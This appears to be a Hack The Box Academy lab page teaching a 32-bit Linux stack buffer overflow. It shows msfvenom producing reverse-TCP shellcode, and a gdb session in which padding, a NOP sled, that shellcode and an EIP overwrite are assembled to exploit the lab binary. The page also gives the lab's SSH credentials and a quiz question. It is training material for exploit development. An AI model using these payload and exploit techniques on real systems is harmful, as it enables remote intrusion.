



Generating Shellcode

We already got to know the tool `msfvenom` with which we generated our shellcode's approximate length. Now we can use this tool again to generate the actual shellcode, which makes the CPU of our target system execute the command we want to have.

But before we generate our shellcode, we have to make sure that the individual components and properties match the target system. Therefore we have to pay attention to the following areas:

- Architecture
- Platform
- Bad Characters

MSFvenom Syntax

```
shellsession
kimvutrinh@htb[/htb]$ msfvenom -p linux/x86/shell_reverse_tcp lhost=<LHOST> lport=
<LPORT> --format c --arch x86 --platform linux --bad-chars "<chars>" --out <filename>
```

MSFvenom - Generate Shellcode

```
kimvutrinh@htb[/htb]$ msfvenom -p linux/x86/shell_reverse_tcp lhost=127.0.0.1  
lport=31337 --format c --arch x86 --platform linux --bad-chars "\x00\x09\x0a\x20" --  
out shellcode
```

Found 11 compatible encoders

Attempting to encode payload with 1 iterations of x86/shikata_ga_nai

x86/shikata_ga_nai succeeded with size 95 (iteration=0)

x86/shikata_ga_nai chosen with final size 95

Payload size: 95 bytes

Final size of c file: 425 bytes

Saved as: shellcode

Shellcode

```
kimvutrinh@htb[/htb]$ cat shellcode
```

shellsession

```
unsigned char buf[] =  
"\xda\xca\xba\xe4\x11\xd4\x5d\xd9\x74\x24\xf4\x58\x29\xc9\xb1"  
"\x12\x31\x50\x17\x03\x50\x17\x83\x24\x15\x36\xa8\x95\xcd\x41"  
"\xb0\x86\xb2\xfe\x5d\x2a\xbc\xe0\x12\x4c\x73\x62\xc1\xc9\x3b"  
<SNIP>
```

Now that we have our shellcode, we adjust it to have only one string, and then we can adapt and submit our simple exploit again.

Notes

```
Buffer = "\x55" * (1040 - 124 - 95 - 4) = 817  
NOPS = "\x90" * 124
```

shellsession

```
Shellcode = "\xda\xca\xba\xe4\x11...<SNIP>...\x5a\x22\xa2"  
EIP = "\x66" * 4'
```

Exploit with Shellcode


```
shellsession  
(gdb) run $(python -c 'print "\x55" * (1040 - 124 - 95 - 4) + "\x90" * 124 +  
"\xda\xca\xba\xe4...<SNIP>...\xad\xec\xa0\x04\x5a\x22\xa2" + "\x66" * 4')  
  
The program being debugged has been started already.  
Start it from the beginning? (y or n) y  
  
Starting program: /home/student/bow/bow32 $(python -c 'print "\x55" * (1040 - 124 -  
95 - 4) + "\x90" * 124 + "\xda\xca\xba\xe4...<SNIP>...\xad\xec\xa0\x04\x5a\x22\xa2" +  
"\x66" * 4')  
  
Breakpoint 1, 0x56555551 in bowfunc ()
```

Next, we check if the first bytes of our shellcode match the bytes after the NOPS.

The Stack


```
shellsession  
(gdb) x/2000xb $esp+550  
  
<SNIP>  
0xfffffd64c: 0x90      0x90      0x90      0x90      0x90      0x90      0x90      0x90  
0xfffffd654: 0x90      0x90      0x90      0x90      0x90      0x90      0x90      0x90  
0xfffffd65c: 0x90      0x90      0xda      0xca      0xba      0xe4      0x11      0xd4  
# |----> Shellcode begins  
<SNIP>
```

Connect to HTB



Pwnbox

Your own web-based Parrot Linux instance to play our labs.



VPN

Download your files and connect within your own environment



Switching Pwnbox location will terminate the spawned Pwnbox.

Pwnbox Location

UK



Start Pwnbox

∞ spawns left

• Offline

Target(s)

Time left: 24 min(s)



 **10.129.128.29** (ACADEMY-NIXBOF32)



Enable step-by-step solutions  **PRO**

 Answer questions in English to ensure an accurate response.

Question 1



Submit the size of the stack space after overwriting the EIP as the answer. (Format: 0x000000)

SSH to **10.129.128.29 (ACADEMY-NIXBOF32)**, with user "**htb-student**" and password "**HTB_@cademy_stdnt!**"

Write your answer

 Submit

 Hint

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Mark Complete & Next